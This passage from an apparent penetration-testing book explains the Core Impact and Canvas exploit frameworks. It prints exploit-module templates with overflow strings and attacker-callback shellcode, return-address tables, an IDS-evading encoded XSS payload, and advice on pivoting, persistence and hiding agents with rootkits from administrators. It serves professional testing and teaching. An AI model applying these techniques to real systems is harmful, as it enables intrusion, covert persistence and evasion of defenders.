Table 9-1. Core Impact search engine options

Type	Your search	Typical request
All		
CVE	CVE-2005-3223	2005-3223
Category	Local module only	Local
Name	Exchange CDO	Exchange

Table 9-1. Core Impact search engine options (continued)

Type	Your search	Typical request
Service	Exploit for HTTP server	http
Supported system	Module for Windows 2000 system	Windows 2000

The trick when searching with Core Impact is to keep it simple. For example, say you are looking for the old *CAN-2006-0237* exploit. Since we do not know whether the exploit was incorporated into Core Impact or whether it is still a *CAN-** and has not been updated to a *CVE-**, it is better to just search for the years, without the "CAN" or "CVE" portion of the name. The same logic can be applied to exploit names or services. Don't be too specific; there are only 300 modules.

9.5 Running an Exploit

Running a specific exploit in Core Impact against a machine is as simple as a drag-and-drop operation. All you have to do is verify that Core Impact has completely identified the relevant OS, version, and advance features. The OS version is very important; Core Impact uses that information to craft the needed exploit with a good return address.

Figure 9-4 shows some of the options available when launching an exploit. The Advanced sections allow the user to set account information, fragmentation, and encryption. Adding such information is optional, but it can improve the exploit success rate.



Figure 9-4. Exploit Module Parameters window

Bypassing Core Impact's Exploit Version Restrictions

By default, Core Impact tries to help the user by limiting the available exploits, so only the ones affecting the relevant platforms are available. However, due to the statistical nature of the identification process, Core Impact sometimes wrongly identifies a host. It is possible to remove this feature and drop all modules, whatever the platforms. To do so, go to Tools → Options → Views → Entity, and then select the checkbox "Allow dropping module over unsupported platforms." This allows you to search for any module.

By making all modules available, you run the danger of choosing an ineffective exploit. When you run an exploit over unsupported platforms, there is the risk that the exploit will not perform as planned by the software. For example, if only a small rebase is done between two versions of a similar exploit (i.e., each intended for a different OS version), it is possible that the exploit can become a denial of service instead, or just simply do nothing.

The module-selecting feature is especially useful when you are only interested in a sample of what a typical attack could look like; for instance, allowing you to recreate the communication of an attack without a proper reconnaissance phase, which would require having the exact vulnerable setup.

9.6 Running Macros

To run automated repetitive tasks, Core Impact provides a macro language and a Wizard to help you develop macro scripts. Figure 9-5 shows the Macro Wizard, which allows you to consolidate sequences of repetitive tasks into one task. Those tasks can include discovery, scans, tests for one specific vulnerability, post intrusions, root kit uploads, installs, and agent cleanup. The Macro Wizard also allows you to use information discovered in previous modules to pass the information to the new macro.

Since all submodules in Core Impact are written in Python, modifications and improvements are easy to achieve with a little knowledge of Python. The following code is a snippet of Python code that could be used as a macro. Since Python provides full language modification, adding logic is easy to implement with a little basic programming:

```
        try:
            OSDetectbyDCERPCEndpointMapper1 =
                ModuleManager.getModuleEntity("OS Detect by
DCE-RPC Endpoint Mapper")
        # Choosing which module to run
        self.setInstance(OSDetectbyDCERPCEndpointMapper1)
OSDetectbyDCERPCEndpointMapper1.set_parameters(self.getParameters( ).
             get( "OS Detect by DCE-RPC Endpoint Mapper", {}
))
```



Figure 9-5. Core Impact's Macro Wizard

```
        #Getting the list of targets from previous modules
        targets = self.getCommittedEntities( )
        if len(targets) == 0:  # if no target
            raise Exception("No entities/hosts discovered")
        OSDetectbyDCERPCEndpointMapper1.set_target_list(
           getEntityNames(targets) ) #setting the list of target for this module.
        self.getAgent( ).run(OSDetectbyDCERPCEndpointMapper1,
                             [(modulecb.Event.POST_COMMIT,
                               self.ourCBHandler)] )#Running the module.
        self.commitChild( )
    except Exception, e:  # Exception handler
        self.logHi( 'Error running module: OS Detect by DCE-RPC Endpoint Mapper')
        self.logHi( 'Exception: %s' % str(e) )
        #raise
```

The Local Side

A successful exploitation with Core Impact ends with the installation of an agent Level 0 on the target host. Once an agent is installed, several different tasks can be performed. The first consists of information gathering on the local side. It is important to know as much as possible about the host on which you are running. For local information gathering, Core Impact has a multitude of modules that provides functionality equivalent to the *ps* command, a screenshot grabber, audio capture (Windows only), password retrieval, and key logger. The information gathered can be very useful for performing deeper attacks, including the installation of a Level 1 agent or even a full rootkit.

Being able to gather a lot of information locally can provide insight about the anti-virus software and backup solutions being used. This information can be very helpful when you want to install a persistent kernel rootkit that cannot be detected by the other network's anti-virus solution and that does not affect its backup system. Being able to keep your tracks hidden even after exploitation is important so that "administrators" won't try to fix the system, which would remove the links created by your chain of attack and break your entry point to a subsection of the network.

Since most services do not run in the kernel or as *root* on Unix-based systems, your newly installed agent will only have the rights of the process it just exploited. To bypass this restriction, you can use local exploits or other means (e.g., password sniffing) that will allow you to install an agent with greater privileges. The privilege escalation needed to install a Level 1 agent can be preformed automatically if the exploited process belongs to *root* or *system*; otherwise, you need to run some escalation before installing a Level 1 agent.

Figure 9-6 shows some of the possible tasks a local agent can perform; for example, discovering the exact version of the OS, grabbing the password file, getting lists of running processes, retrieving a list of users, and capturing screenshots.

Figure 9-6. Local information-gathering options

Using the Mini-Shell

Once installed, a Level 0 agent provides a mini-shell. Here are the commands currently available with the mini-shell:

```
cd [proxied_directory]
lcd [local_directory]
pwd
cat proxied_filename
rm proxied_filename
cp src_proxied_filename dst_proxied_filename
mv src_proxied_filename dst_proxied_filename
get src_proxied_filename
put src_local_filename
ls [-l]
id
hostname
```

```
execute remote_filename [arguments ....]
exit
help
```

While the functionality provided by the mini-shell is minimal, everything you need to perform deeper exploitation is included, such as the ability to install a full-blown remote administration solution and a rootkit.

9.7 Bouncing Off an Installed Agent

Most computer network defense occurs at the border of the network, and often almost nothing is done internally. As the thinking goes, if you put in a firewall, you will be safe. Another way to look at this philosophy is to see it as a country with decent border control, but no cops inside. Bouncing off an internal host is equivalent to blackmailing someone already inside the network to carry out your requests. Security is mostly nonexistent at this point: the host/person is already trusted. Core Impact allows the attacker to perform tasks such as bouncing off a host and then continue attacking the network from within. To activate this feature, right-click on an already installed agent and select "Set as Source." From then on, all attacks/modules will originate from that specific host.

In Figure 9-7, you can see that the exploit runs from the host 192.168.248.132, since the Level 1 agent is now the active one (in bold); all attacks now occur as if the *hacker host* was 192.168.248.132.



Figure 9-7. Host tree windows

The host tree in Figure 9-7 shows an example of an attack chain in which the local host can exploit 192.168.248.132 and use this host to attack 192.168.248.131 from within its subnet, as if the attack came from 192.168.248.132.

9.8 Enabling an Agent to Survive a Reboot

After installing the Level 1 agent, you can start penetrating deeper into the network or hard drive. However, even Level 1 agents are not intended to survive a reboot,

since they are kept in temporary position in the memory. The advantage of this temporary position is that after a reboot, most proof disappears that an exploitation has occurred, but the cost is the inconvenience of redoing all previous tasks each time you come back to the network. To survive a system reboot without redoing all the same tasks, Core Impact's Level 1 agent has a persistent feature that allows it to survive reboots; find this feature by right-clicking the agent. This feature allows the agents to be installed where they can survive after reboot and restart.

The primary purpose of the agent is to perform tasks under the control of the attacker on a target system, not necessarily to stay hidden. To achieve a good *stealth* level, a kernel rootkit such as Hacker Defender is strongly recommended. Modern kernel rootkits can hide files, port, processes, and registries from users' software. Combining a rootkit with an agent provides the attacker or administrator with a powerful hidden remote administration toolkit. The process of installing the rootkit can be automated by using macros available in Core Impact. The Upload File and Load Driver modules can be very useful in this situation.

9.9 Mass Scale Exploitation

During *mass scale exploitation*, the penetration tester usually accepts a drop in the level of covertness to achieve greater results. Attacking several hosts at the same time creates a risk of being discovered by network administrators because the highly noticeable traffic and suspicious activity will trigger IDS or other network security software. An attacker using mass scale exploitation usually does not expect or need to stay hidden forever. Since the constraint of covertness is removed, you can work with Core Impact in a different mindset.

A network-wide exploitation can be completed in two different ways in Core Impact: by using the Rapid Penetration Testing (RPT) module presented earlier or by using network nodes.

In Core Impact, it is possible to aggregate multiple host nodes from the same network as a *network node*. Once aggregated, all modules applied to the network node are applied to each host in that subnetwork. For example, testing a whole Windows network for the survivability of Code Red could be as simple as:

1. Discovering the host for the subnetwork with a discovery (ping, arp)
2. Finding the ports by scanning the network node with a port scanner (connect, syn)
3. Performing OS detection on the network node with an fingerprint (nmap, banner)
4. Running a Microsoft Internet Information Server (IIS) IDA-IDQ exploit on the subnetwork

By applying these four modules to the network node, the user can easily test a network's resistance to a new worm or even exploit all these systems to patch them with a newly installed agent. The whole process can be integrated in a macro, so that testing the network for worm invasions can be accomplished from different entry points in a very short time.

9.10 Writing Modules for Core Impact

There are several benefits to adding your own exploit modules to Core Impact, including reusability and portability. Core Impact provides a developer's manual in its help file, explaining how to write exploits and use their libraries. Usually the best choice when writing a new exploit module is to choose an existing one and modify it with minor changes.

The first part of a module file is an *XML module description*. This description allows Core Impact to identify the file and help integrate it inside the GUI and logic. For example:

```
__xmldata__ = """
<entity class="module" type="python" name="An IMPACT exploit">

#information on the exploit itself, Id, description, cve, name,
    <property type="string" key="classname">TemplateExploit</property>
    <property type="string" key="Vulnerability" readonly="1">CAN-2008-0725</property>
    <property type="string" key="author">NONE</property>
    <property type="string" key="warning">This exploit may leave the service
unavailable</property>
    <property type="string" key="brief">Exploits an array overflow
    </property>
    <property type="string" key="category">Samples</property>
    <property type="xmldata" key="Description" readonly="1">
        <para>Here you should ideally describe</para>
        <para>This is an example</para>
    </property>

#List of Operation system vulnerable to this exploit.
    <property type="xmldata" key="Supported systems" readonly="1">
        <list>
            <li>Windows 2000 Professional - sp0 (i386)</li>
            <li>Windows 2000 Professional - sp2 (i386)</li>
            <li>Windows 2000 Advanced Server - sp0 (i386)</li>
            <li>Windows 2000 Server - sp3 (i386)</li>
            <li>RedHat Linux 8 (i386)</li>
        </list>
    </property>

#Some note on the exploit, was it tested on what, when, bug,
    <property type="xmldata" key="Supported systems notes" readonly="1">
        <para>The exploit was tested, and works on:</para>
        <list>
```

```
            <li>Server v149 on Microsoft Windows</li>
            <li>Server v367 on Microsoft Windows</li>
            <li>Server v766 on Microsoft Windows</li>
            <li>Server v794 on Microsoft Windows</li>
            <li>Server v733 on Linux</li>
        </list>
        <para>The bug is known to be fixed in Server v999</para>
    </property>

    <property type="xmldata" key="Additional information" readonly="1">
        <list>
            <link>http://www.securityfocus.com/bid/6666</link>
        </list>
    </property>

    <property type="xmldata" key="Special comments" readonly="1">
<para>Here you can explain some special characteristics of the exploit </para>
    </property>

    <property type="parameters" key="parameters">
        <property type="string" key="TARGET">192.168.0.1</property>
        <property type="uint16" key="PORT">313</property>
        <property type="uint16" key="EGG_PORT">0</property>
        <property type="user:Connect to target,
                        Connect from target,
                        Reuse connection"
        key="CONNECTION_METHOD">Connect to target</property>
    </property>

    <property type="parameters" key="parameter_description">
<property type="string" key="TARGET">
    The target system for the attack
</property>
        <property type="string" key="PORT">
            The TCP port where the server is listening
        </property>
<property type="string" key="EGG_PORT">
The TCP port where the deployed level 0 agent will listen. If 0 is specified a random
port will be chosen in the range 40001-60000
        </property>
        <property type="string" key="CONNECTION_METHOD">
The method the deployed agent will use to connect to the current source agent.
        </property>
    </property>

    <property type="string" key="version">$Revision$</property>
    <property type="container" key="highlight_preconditions" readonly="1">
        <property type="container" key="ValidTargets" readonly="1">
            <property type="string" key="windows" readonly="1"/>
            <property type="string" key="linux" readonly="1"/>
        </property>
        <property type="container" key="TargetClasses" readonly="1">
            <property type="string" key="host" readonly="1"/>
        </property>
```

```
        <property type="container" key="services" readonly="1">
            <property type="string" key="rtsp" readonly="1"/>
        </property>
        <property type="container" key="Costs" readonly="1">
            <property type="uint16" key="oneshot" readonly="1">1
            </property>
        </property>
    </property>
</entity>"""
```

The second part of the module is the Python script that creates the exploit. This part takes care of the exploit crafting and delivery. It also deals with checking the callback and handling different exceptions:

```
from impact import exploitlib
from impact.LibEgg import SubstractSPEgg,GetCodeAddressEgg,XorEgg

class TemplateExploit(exploitlib.RemoteExploit):
    """ The name of the class must match the one declared under <classname> in the
XML description.  For Remote exploits we recommend subclassing
exploitlib.RemoteExploit,however another choice does exist.
   """

    def targetSetup(self):
        exploitlib.RemoteExploit.targetSetup(self)
        self.egg = SubstractSPEgg.SubstractSPEgg()
        self.egg['size'] = 3000   """  Max size of the egg """
        self.egg += GetCodeAddressEgg.GetCodeAddressEgg()
        self.egg += XorEgg.XorEgg(self.basicEgg())
        self.egg['invalidChars'] = '\x00.<>' """Chars not in payload"""
        self.setMaxTries(10) """Max number of tries -1 mean infinite"""

    def attackRun(self):
""" attackRun() is where you should write the main code of the attack.  On enter to
attackRun(), self.sock will be a socket already connected to the target host and
port.  This connection is done in the default implementation of setupConnection(),
which you could reimplement and/or call as you need.
        """

        self.logMed("Try %d" % self.tries)
        self.logDebug("Egg len %d" % self.codelen())
        self.toSend = "GET /toto.htm."
        self.toSend += "A"*1023
        self.toSend += '/'+self.code()
        self.toSend += "/.html HTTP/1.0\r\n\r\n"
        self.logDebug("sending %d bytes." % len(self.toSend))
        self.sock.send(self.toSend)

    def agentConnected(self, agent, proxyCall):
""" This method will be called whenever a new agent is connected to the target
system.  Here you could, for example, clear timeouts, or clean up registry keys, etc.
"""
        proxyCall.signal(proxyCall.get(proxyCall.SP_
           SIGCHLD),proxyCall.get(proxyCall.SP_SIG_IGN))
```

```
            proxyCall.signal(proxyCall.get(proxyCall.SP_
               SIGALRM),proxyCall.get(proxyCall.SP_SIG_IGN))

        def agentNotConnected(self):
"""
This method will be called after attackRun( ) if the agent could not
be connected
 """
        pass
```

9.11 The Canvas Exploit Framework

Immunity Security's Canvas software is designed more as an exploit development and defense-testing tool, rather than as a full-featured penetration-testing tool such as Core Impact. The strength of Canvas is that it provides one of the most flexible and powerful frameworks for exploitation, intrusion detection device testing, and exploit crafting. However, that very flexibility combined with its GUI makes Canvas a little bit harder to use for general penetration testing. Canvas is the framework that provides the highest level of evasion and modification for crafting attacks; it also provides the ability to use MOSDEF, a C compiler written in pure Python. Table 9-2 shows the types of available modules.

Table 9-2. Module types available in Canvas

Module type	Description
Exploits	List of exploits
Command	Command to run on nodes
Tools	Various tools
Recon	Reconnaissance and discovery
DoS	Denial of service
Listener Shell	Start a listener
Server	Server module for Canvas
Import/Export	Import/export information

When you start the Canvas graphical user interface, a user interface such as the one in Figure 9-8 appears. Most penetration-testing tasks can be achieved using this GUI.

The Canvas GUI is divided into multiple panes that provide information and allow you to perform different tasks. The Current Callback pane displays the current listening interface. The Node Tree pane contains the following data fields: Connected Nodes (exploited nodes that can be use for the command module and bouncing); Knowledge (known hosts and their information); Interface (allows you to choose which interface to use); and the Covertness Bar (allows you to change the covertness level of an attack, but also affects the reliability of attacks).



Figure 9-8. The Canvas graphical user interface window

There are also log and debug windows that display information about the currently running exploit and the exploit's status (whether it is still running, finished, successful, or failed).

The Covertness Bar

In order to be totally unseen (the dream of every hacker), you must be careful with the Covertness Bar; while being covert is useful to evade IDS and even the cleverest administrators, covertness is gained by stretching the protocol. For example, sending 1,000 small packets that will be reassembled on the server, but not by a basic IDS, might evade any signatures on that IDS that are larger than the packet fragment size. The same concept can be applied to other layers: encrypting web pages with JavaScript, DCE-RPC fragmentation (Layer 7 fragmentation), or using a Unicode string instead of ASCII. However, stretching too much (using an excessively high covertness level) will succeed at bypassing the IDS but will also corrupt the communication to the server to the unusable point, so using a high covertness level can hurt, not help you. In reality, using the Covertness Bar involves walking a thin line between the quality of the IDS protocol implementation and the quality of the real service.

The next example presents two cross-site scripts, with and without evasion, so you can see what evasion might look like. First, without evasion:

```
<script>alert("oups");</script>
```

Next, with evasion:

```
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#97;&#108;&#101;&#114;&#116;
&#40;&#34;&#111;&#117;&#112;&#115;&#34;&#41;&#59;&#60;&#47;&#115;&#99;
&#114;&#105;&#112;&#116;&#62;
```

There's nothing very clever here, but if the IDS cannot interpret Unicode characters and the server can, this evasion might work perfectly by slipping the packets undetected past the IDS to be reassembled by the server.

The covertness feature is implemented in the protocol suite, so each protocol has different methods of evasion. Each exploits on a particular protocol benefit from the specific evasion techniques provided from the protocol suite. In other words, the user doesn't pick the evasion technique himself; it is selected for him depending on the protocol and what setting he moves the Covertness Bar to.

9.12 Porting Exploits Within Canvas

Porting an exploit from one OS version to another can be very easy or extremely difficult. Usually, porting from one OS language (e.g., English) to another (e.g., French) for the same OS version (e.g., Windows XP SP1) is one of the easiest tasks, since the logic is often similar. However, the process of porting to a totally different OS version (such as from Windows NT4 to Windows Server 2003) depends on the changes that occurred between the versions. Back porting to older versions is an easier task than porting to newer versions, since Microsoft tends to improve security with each subsequent service pack: the service exploited in Windows XP SP0 is just not available in SP1.

If there is no major code change between the two versions, just adapting the return address could be enough. Most Canvas exploits have a version table such as the one shown next. This table provides the OS version and the return address. To use a given exploit on another OS version or language without completely rewriting it, sometimes all you need to do is adapt the return address to your target OS. For example:

```
# Operation Name & version, jmp esp
self.versions[1]=("Windows XP EN sp0",0x77f5801c)
self.versions[2]=("Windows 2000 EN sp0",0x77f8948b)
```

It is always a good policy to be ready to *port* an exploit to a new OS version or to another language version. Look for information in the OpCode Database from the Metasploit Project (see Chapter 7); they currently have all major libraries for Windows NT4 through 2003. You can access the database at *http://www.metasploit.com/opcode_database.html*. Using the Display Supported modules in the OpCode

Database tells us that the *ntdll.dll* base address is 0x77f50000. What you need next is a *jmp esp* in *ntdll.dll* for another OS version. This query gives you results for OSes ranging from NT4 to 2003:

```
...

0x77f5801c jmp esp ntdll.dll
(English / 5.1.2600.0) Windows XP 5.1.0.0 SP0 (IA32)

0x77f77343 jmp esp ntdll.dll
(English / 5.1.2600.0) Windows XP 5.1.0.0 SP0 (IA32)

0x77f8948b jmp esp ntdll.dll
(English / 5.0.2163.1)
(French / 5.0.2163.1) Windows 2000 5.0.0.0 SP0 (IA32)
Windows 2000 5.0.0.0 SP0 (IA32)

0x77fa59cc jmp esp ntdll.dll
(German / 5.1.2600.11061) Windows XP 5.1.1.0 SP1 (IA32)

0x7c951eed jmp esp ntdll.dll
(German / 5.1.2600.21802) Windows XP 5.1.2.0 SP2 (IA32)

...
```

Adding a German version could be as easy as adding the following to the table:

```
self.versions[2]=("Windows XP sp1 German",0x77fa59cc)
```

9.13 Using Canvas from the Command Line

A GUI can be convenient, but running from a command line often allows more flexibility and can make it easier to achieve remote tasks. To use the command line, perform the following steps:

1. Set up the exploit callback listener. From the Canvas directory, use the command:

   python commandlineInterface.py -p *[CALLBACK PORT]* **-v** *[TARGET OS]*

   The -v option currently supports:

   ```
   0 LINUXEXECVE
   1 WIN32MOSDEF
   2 LINUXMOSDEF
   3 SOLARISMOSDEF
   4 BSDMOSDEF
   5 OSXMOSDEF
   6 AIXMOSDEF
   7 PHPMULTI
   ```

2. Launch the exploit directly by calling the exploit module in Python; for example, calling the `niprint` exploit would look like:

```
python ./exploits/niprint/niprint.py -v [OS TRAGERT VERSION] -t [TARGET IP] -p
[TARGET PORT] -l [ATTACKER IP] -d [CALLBACK PORT] -T[TESTING MODE] -C [COVERTNESS
LEVEL]
```

The options are listed in Table 9-3.

Table 9-3. Exploit options and their descriptions

Option	Description
`-v`	The supported OS version; depends on the exploit.
`-t`	Target IP address.
`-p`	Target TCP/UDP port.
`-l`	Attacker IP reachable from the target.
`-d`	The call back port (the one given to *CommandlineInterface.py*).
`-T`	Test the exploit, but do not run it.
`-C`	Covertness level; the range is from 1 to 11, where 1 is no evasion and 11 is full evasion.

Evasion can impact an exploit's reliability, so using more evasion is not always the correct solution. A compromise between evasion and reliability must be found for each target. The covertness level feature is mostly implemented in the *transport layer* using fragmentation or encoding.

9.14 Digging Deeper with Canvas

Once you successfully exploit a system, it is possible to use it as a *bouncer* for future attacks. This feature allows the attacker to discover the network in-depth and to bypass the first layer of defense because subsequent attacks originate from a compromised host instead of the attacker's machine. A node that can be used as a bouncer is shown in the node tree under connected nodes. Adding these nodes in your selected list allows you to keep attacking without revealing much traffic between the attacker (local node) and the first target node. Figure 9-9 shows that every node that has been exploited can now perform multiple tasks, such as bouncing connections, executing code locally, connecting to other nodes, and using different interfaces.

9.15 Advanced Exploitation with MOSDEF

MOSDEF is a large part of the core of Canvas. MOSDEF is a C compiler that supports dynamic remote code linking written in Python. In short, it allows the user to inject code in exploited processes and report back. MOSDEF can allow the user to inject control in the target host in a new way, making it possible to do on-the-fly shellcode payload. Possible applications for MOSDEF include, but are not limited to:



Figure 9-9. The Canvas host/node tree

- Sock proxying
- Password-cracking
- File transferring
- Breaking *root*
- Executing command and keeping full job control
- Distributed processing over multiple target hosts

It is possible to extend the functionality of the tasks performed on a target host in Canvas by using the MOSDEF engine. Since MOSDEF is a compiler, it allows the user to create shellcode that can not only be polymorphic, but can also be semantically polymorphic by changing the structure of the code and its meaning, thus achieving the same end result. Using MOSDEF, it is possible to add functionality to the backdoor by adding normal function calls in C that are compiled by the Python compiler; for example:

```
def lcreat(self,filename):
    """
    inputs: the filename to open
    outputs: returns -1 on failure, otherwise a file handle
    truncates the file if possible and it exists
    """
    request=self.compile("""
    #import "remote","Kernel32._lcreat" as "_lcreat"
    #import "local","sendint" as "sendint"
    #import "string","filename" as "filename"
    //start of code in C using
    void main( )
    {
       int i;
       i=_lcreat(filename,0);
       sendint(i);
    }
    """)
    self.sendrequest(request)
    fd=self.readint( )
    return fd

*code snippet from the MOSDEF presentation of immunity security *
```

If you are interested in adding such features, read the documentation from Immunity Security.

9.16 Writing Exploits for Canvas

Canvas is a good framework for exploit creation and testing because it provides several tools (such as for payload creation and protocol structure) while leaving you the full flexibility of a Python script. The easiest way to write Canvas modules is by looking at existing modules. Find an attack module similar to what you want to do (FTP, HTTP, MsRPC, SunRPC) and modify it to achieve the new attack. To integrate it correctly in the GUI, your exploits must be placed in */[canvas path]/exploits/[exploit name]/[exploit name].py*.

Here's a commented Canvas template to explain the lines of code and illustrate how an exploit is written:

```
#!/usr/bin/env python
#
# Canvas Simple exploit template
#
#http://www.immunityinc.com/CANVAS/ for more information

import sys
# Import needed library

sys.path.append(".")
sys.path.append("../../")
sys.path.append('../../encoder')
sys.path.append('./encoder')
sys.path.append("../../shellcode")
sys.path.append("./shellcode")
sys.path.append("../../gui")
sys.path.append("./gui")
import os,getopt
import socket
from exploitutils import *
import addencoder
import win32shell
from tcpexploit import tcpexploit
import canvasengine
from canvasengine import socket_save_list
import time
import shellcodeGenerator

## Description of the exploit.
NAME="Template exploit"
DESCRIPTION="A template exploit for the canvas framework"
DOCUMENTATION={}
DOCUMENTATION["Repeatability"]="This is a one shot exploit."
VERSION="1.0"
GTK2_DIALOG="dialog.glade2"
```

```
# Property table.. telling what kind is this module what it does affect.
PROPERTY = {}
PROPERTY['TYPE'] = "Exploit"
PROPERTY['SITE'] = "Remote"
PROPERTY['ARCH'] = [ ["Windows"] ]
PROPERTY['VERSION'] = [ "NT", "2000", "XP", "2003" ]
NOTES="""
A Template for creating Canvas exploit module.
"""
CHANGELOG="""
"""
runAnExploit_gtk2=canvasengine.runAnExploit_gtk2
runExploit=canvasengine.runExploit

class theexploit(tcpexploit):
def __init__(self):
  tcpexploit.__init__(self)

  self.port=41524 #destination port
  self.host=""
  self.shellcode="\xcc" * 298 # initialize shell code string.
  self.badstring="\x00" # List of char not allowed in the final shellcode
  self.ssl=0 # is it over SSL
  self.setVersions( )
  self.version=
  self.name=NAME
  return

def displayVersions(self):
  for v in self.versions.keys( ):
    print "Version %d: %s"%(v,self.versions[v][0])

# Define all the different affected versions and the need address.
def setVersions(self):
  self.versions={}
# Operation Name & version, jmp esp
  self.versions[1]=("Windows 2000 sp2",0x20c01496)
  self.versions[2]=("Windows 2000 sp4",0xdeadbeef)


# Define the type of OS on the target, for the multi stage call back.
def neededListenerTypes(self):
  return [canvasengine.WIN32MOSDEF]
# Create the shellcode given the parameter.
def createShellcode(self):
  host=self.callback.ip # the call back ip (you)
  port=self.callback.port # The call back port
  return self.createWin32Shellcode(self.badstring,host,port)

def test(self):
"""
This section is used to do a test run of the exploit without actually sending a valid
payload
```

```
It could be banner check or behavior check to ensure that we are going to attack a
vulnerable target
"""
  self.host=self.target.interface
  self.port=int(self.argsDict.get("port",self.port))
  self.log("%s testing host %s:%s"%(self.name,self.host,self.port))
  s=self.getudpsock( )
  s.set_timeout(4)
  try:
    s.connect((self.host, self.port))
  except:
    self.log("No connection could be established")
    return 0

  s.send("AAAA") # send a payload that should return a banner or any feedback
  try:
  data=s.recv(100)
  except timeoutsocket.Timeout,m:
    self.log("Nothing returned - but we'll assume vulnerable! ")
    self.version=1 #default version
    return 1
  except:
    self.log("Connection refused")
    return 0
  self.log("Received: %s"%prettyprint(data))
  self.version=1 #default version
  return 1

def run(self):
"""
Sending the exploit. This part need to be crafted to ensure that the attack string
will reach its destination.
"""
  self.host=self.target.interface
  self.port=int(self.argsDict.get("port",self.port))
  self.setInfo("%s attacking %s:%d (in progress)"%(NAME,self.host,self.port))

"""
This next if is used for automatic versioning of the exploit, either by banner check
or other means.
"""
  if self.version==0:
    self.log("Automatic versioning not enabled.")
    self.setInfo("%s attacking %s:%d - done (success!)"%(NAME,self.host,self.port))
    return 0

  self.log("Attacking %s:%d"%(self.host,self.port))
  sploitstring=self.makesploit( )

  s=self.getudpsock( )
  s.connect((self.host, self.port))
  s.send(sploitstring) # send the exploit string.
  time.sleep(2)
  if self.ISucceeded( ):
```

```
    self.setInfo("%s attacking %s:%d - done (success!)"%(NAME,self.host,self.port))
    return 1
  else:
    self.setInfo("%s attacking %s:%d - done (failed)"%(NAME,self.host,self.port))
    return 0

def makesploit(self):
"""
Construct the attack string that will trigger the bug.
"""
  geteip=self.versions[self.version][1]
  ret="A"*4096
  ret=stroverwrite(ret,intel_order(geteip),968) #place eip in the string
  ret=stroverwrite(ret,self.shellcode,1100) # insert the shellcode in the string.
  if len(ret)>4096:
    self.log("Shellcode too long! len(ret)=%d"%(len(ret)))
    ret="" #no overflow.

  return ret

if __name__ == '__main__':
  print "Running CANVAS %s Exploit v %s"%(DESCRIPTION,VERSION)
  app = theexploit( )
  ret=standard_callback_commandline(app)
```

9.17 Exploiting Alternative Tools

There are a few alternatives you can use if you do not have one of the previously described applications. You can use an open source project such as Metasploit or Security Forrest's exploitation framework. Metasploit's features are equivalent to Core Impact or Canvas. See Chapter 7 for more information on Metasploit. Security-Forest is more of an exploit collection than a framework; while it has a lot of exploits, it has neither the flexibility nor the advanced evasion features of Core Impact, Canvas, or Metasploit.

Find these tools at the following sites:

- *http://www.securityforest.com/wiki/index.php/Exploitation_Framework*
- *http://www.metasploit.com/*

Before framework applications were available, hackers had to exchange exploits coded in C. They had to fix or change the code for a specific function, then compile and run it. You can still find these kinds of exploits at the packetstorm web site (*packetstorm.linuxsecurity.com*), which has an archive of old exploits as well as some newer ones.

—Nicolas Beauchesne

10

Custom Exploitation

Creating custom exploits is a rite of passage for all advancing security professionals, regardless of the color that they happen to wear. This chapter will serve as an introduction to creating custom exploits in order to help you transition from someone just blindly copying someone else's work and hoping that it will suffice (i.e., being a script kiddie) to becoming someone who is able to generate their own exploits from scratch to do exactly what is needed.

First, you must understand that computers are designed to do exactly what they are told to do; they blindly follow the instructions that the compiler has translated for them from the original developer. Second, you must acknowledge that software is incredibly complex, and occasionally a developer will make a mistake. This mistake can sometimes be abused (or exploited) to force the application to perform actions it was never intended to do, thus making the mistake also a *security hole*. The machine does not understand this, and for the most part does not care; all it really cares about is that it performed the last instruction correctly and that it has another instruction to perform. An exploit takes advantage of this security hole and alters the next set of commands that are executed by the machine. This essentially transforms a machine into an obedient subordinate.

Exploits are generally considered to be comprised of two parts: the delivery mechanism and the shellcode or egg. The delivery mechanism typically is the part of the application that will abuse the security hole. The mechanism redirects the flow of the application. The *shellcode* contains the rogue instructions that will be executed by the exploited application, and usually consists of machine operation codes (or *opcodes*) represented in escaped text. Packaging the delivery system along with the shellcode is commonly called an *exploit*. Exploitation is possible through the understanding of how computers work and function. It is crucial that the reader understand not only how to exploit common security issues, but why these exploits work and how they function. Understanding the what and how of this operation will help the reader grow and build unique and custom solutions.

Shellcode is traditionally thought to be named as such because it often provides access to a computer's shell, or access to the user-input functionality of the OS. One of the most common shellcode examples that people learn is to execute */bin/sh*, or the traditional shell program that is found on a Unix box. This is generally considered the *hello world* for shellcode, and as with other programming, *hello world* is only the beginning.

There are many reasons to learn about shellcode and custom exploitation, the simplest being just to have fun experimenting with published exploits on the BugTraq security mailing list (*http://www.securityfocus.com/archive/1*). But one of the more serious reasons is that every security professional has been asked at least once something like "How exploitable is it?" from the concerned manager; or, "Prove it!" from the primadonna developer; and, the inevitable "It is not exploitable?" from the seemingly unconcerned vendor. Understanding how to write custom exploits will help you to better understand what it would take from an interested party to perform an exploit in your infrastructure, and it will help you to create a proof of concept for testing internal security or performing a penetration test.

In this chapter, we will familiarize the reader with what shellcode is and how to analyze existing shellcode. Other topics are creating custom shellcode, testing the shellcode for consistency, and finally, how to perfect delivery of the exploit. Optimizing shellcode for delivery and circumventing certain detection mechanisms using commonly available tools will also be discussed. Knowledge of assembly would be very beneficial in this chapter. If you're rusty, go online and refresh yourself with the basics, and you'll be able to follow the explanations in this chapter.

10.1 Understanding Vulnerabilities

An exploit is the realization or proof of concept code that takes advantage of a bug in an application and results in altering the behavior of that application in a way that was not intended by the original authors. This usually has some kind of security aspect to it because you are fundamentally altering the behavior of the application. This can result in something as simple as loss of service or as serious as an arbitrary command execution by inserting commands directly into the execution path of the application. Privilege escalation, authentication bypass, or confidentiality infringement can be the result of an exploit and can be worthy goals depending on the attacker's motivation.

Vulnerabilities are bugs in an application that have security implications. These are unfortunately common and are made public all the time through venues such as the BugTraq and the Full-Disclosure mailing lists. The Computer Emergency Response Team (CERT) publishes statistics every year about vulnerability disclosure and other computer security issues. In 2006 alone, there were 8,064 unique vulnerabilities posted that CERT tracked. This number does not include all the numerous issues

that are kept, used, and sold in the computer underground. Interestingly enough, CERT stopped tracking the reported computer security incidents in 2004 because they became too numerous. There were over 137,000 reported incidents, no doubt due to published exploits on the Internet being used by malicious individuals. These exploits were developed by a few individuals, and then blindly used by many for nonresearch and probably malicious purposes. With the advances that organized crime is making towards branching into exploit creation and identity theft, exploiting machines has become a very profitable business.

